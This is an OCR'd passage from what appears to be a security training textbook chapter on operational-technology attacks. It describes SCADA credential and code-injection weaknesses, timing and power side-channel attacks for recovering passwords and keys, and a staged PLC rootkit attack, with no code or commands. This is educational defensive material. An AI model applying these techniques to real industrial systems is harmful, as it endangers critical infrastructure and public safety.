
  The vulnerabilities in this category include the use of hard-coded passwords, saving credentials in simple formats such as cleartext, and inappropriate credential protection. These vulnerabilities can be exploited by the attackers to gain admin access to the systems and alter system databases or other settings.

- **Lack of Authorization/Authentication and Insecure Defaults**

  The vulnerabilities in this category include transmission of confidential information in cleartext, insecure defaults, missing encryption, and insecure ActiveX controls used for scripting. An authentic SCADA solution administrator can view and access the passwords of other users. Attackers can exploit these vulnerabilities to gain illegal access over the target system, and further record or manipulate the information being transmitted or stored.

- **Code Injection**

  The vulnerabilities in this category include common code injections such as SQL, OS, command, and some domain-specific injections. Gamma script is one of the prominent domain-specific languages for HMIs that is prone to code injection attacks. This script is designed to develop fast phase UI and control applications. An EvalExpression (Evaluate, compile, and execute code at runtime) vulnerability in Gamma script can be exploited by attackers to send and execute controlled arbitrary scripts or commands on the target SCADA system.



Side-Channel Attacks

- Attackers perform a side-channel attack by monitoring its **physical implementation** to obtain critical information from a target system
- Attackers use two techniques namely **timing analysis and power analysis** to perform side-channel attacks on the target OT systems

Timing Analysis

- Attackers monitor the amount of time the device is taking to finish one complete password authentication process to determine the number of correct characters

Power Analysis

- Attackers observe the change in power consumption of semiconductors during clock cycles
- By observing the power profile, one character of the password can be retrieved comparing the correct character with the wrong character

Oscilloscope or Measuring Device
Probe
Attacker's Computer with Analysis Software
Target Victim
SCADA System

Side-Channel Attacks

Attackers perform a side-channel attack by monitoring its physical implementation to obtain critical information from a target system. Attackers use two techniques, namely timing analysis and power analysis, to perform side-channel attacks on the target OT systems. The timing-analysis attack is based on the amount of time taken by the device to execute different computations. The power analysis attack is based on the change in power consumption during a cryptographic operation. ICS systems are often vulnerable to these two side-channel attacks.

- **Timing Analysis**

  Passwords are often transmitted through a serial channel. Attackers employ a loop strategy to recover these passwords. They use one character at a time to check whether the first character entered is correct; if so, the loop continues for consecutive characters. If not, the loop terminates. Attackers check how much time the device is taking to finish one complete password authentication process, through which they can determine how many characters entered are correct. The timing-based attacks can be easily detected and blocked.

- **Power Analysis**

  Power-analysis attacks are difficult to detect; the attacked device can operate even after being infected. Therefore, attackers often prefer to perform a power-analysis attack rather than a timing-based one to recover the sensitive information.

  This attack is performed observing the change in power consumption of semiconductors during clock cycles. The oscilloscope observes the time slot between two pulses via the probe. The power profile formed by the signals can leave a clue as to in what way the data is being processed.

For instance, by observing the power profile, one character of the password can be retrieved when the correct character entered is compared with the wrong character. The cryptographic key can also be obtained using the same method. Attackers can gain physical access over the unprotected or unsupervised device. Then, they use an oscilloscope and a special hardware device that run on the analysis software to recover the cryptographic keys.

Attackers can use the retrieved keys to make changes in the configuration of analyzed devices. As these systems are mostly utilized in protecting the power grids, the configuration changes can have devastating impacts. Through these changes, attackers can hinder the system process or use it to transfer incorrect data to the operator. These devices are often distributed and handled by a centralized system. Incorrect data from one device can impact major parts of the OT network.




Oscilloscope or Measuring Device
Probe
Attacker's Computer with Analysis Software
Target Victim
SCADA System

Figure 18.71: Illustration of side-channel attack



Hacking Programmable Logic Controller (PLC)

- Programmable Logic Controllers (PLCs) are susceptible to cyber-attacks as they are used for **controlling the physical processes** of critical infrastructure
- Attackers identify PLCs exposed to the Internet using online tools such as **Shodan**
- Attackers can tamper with the integrity and availability of PLC systems by exploiting **pin control operations**. The attackers can also launch attacks like payload sabotage and PLC rootkits

PLC Rootkit Attack

Step 1: Gaining Access

1.1 Gains authorized access to the PLC by injecting rootkit

1.2 Launches control-flow attack against the PLC runtime

1.3 Gains access to the PLC by guessing default password

Consequences

Attacker gets root access to the PLC

Attacker manipulates the PLC operations

Attack Step 2

Attacker maps I/O for debugging the register and intercepts R/W operations

Attack Step 3

Attacker modifies the I/O initialization sequence

Pre-Condition

Attacker identifies the physical process controlled by PLC

Attacker identifies mapping between I/O pins and PLC logic

Hacking Programmable Logic Controller (PLC)

PLCs are susceptible to cyber-attacks as they are used for controlling the physical processes of the critical infrastructures. Attackers identify PLCs exposed to the Internet using online tools such as Shodan. Compromised PLCs can pose a serious security threat to organizations. Attackers can tamper with the integrity and availability of the PLC systems by exploiting pin control operations and can launch attacks such as payload sabotages and PLC rootkits.

PLC Rootkit Attack



Step 1: Gaining Access
1.1 Gains authorized access to the PLC by injecting rootkit
1.2 Launches control-flow attack against the PLC runtime
1.3 Gains access to the PLC by guessing default password
Consequences
Attacker gets root access to the PLC
Attacker manipulates the PLC operations
Attack Step 2
Attacker maps I/O for debugging the register and intercepts R/W operations
Attack Step 3
Attacker modifies the I/O initialization sequence
Pre-Condition
Attacker identifies the physical process controlled by PLC
Attacker identifies mapping between I/O pins and PLC logic

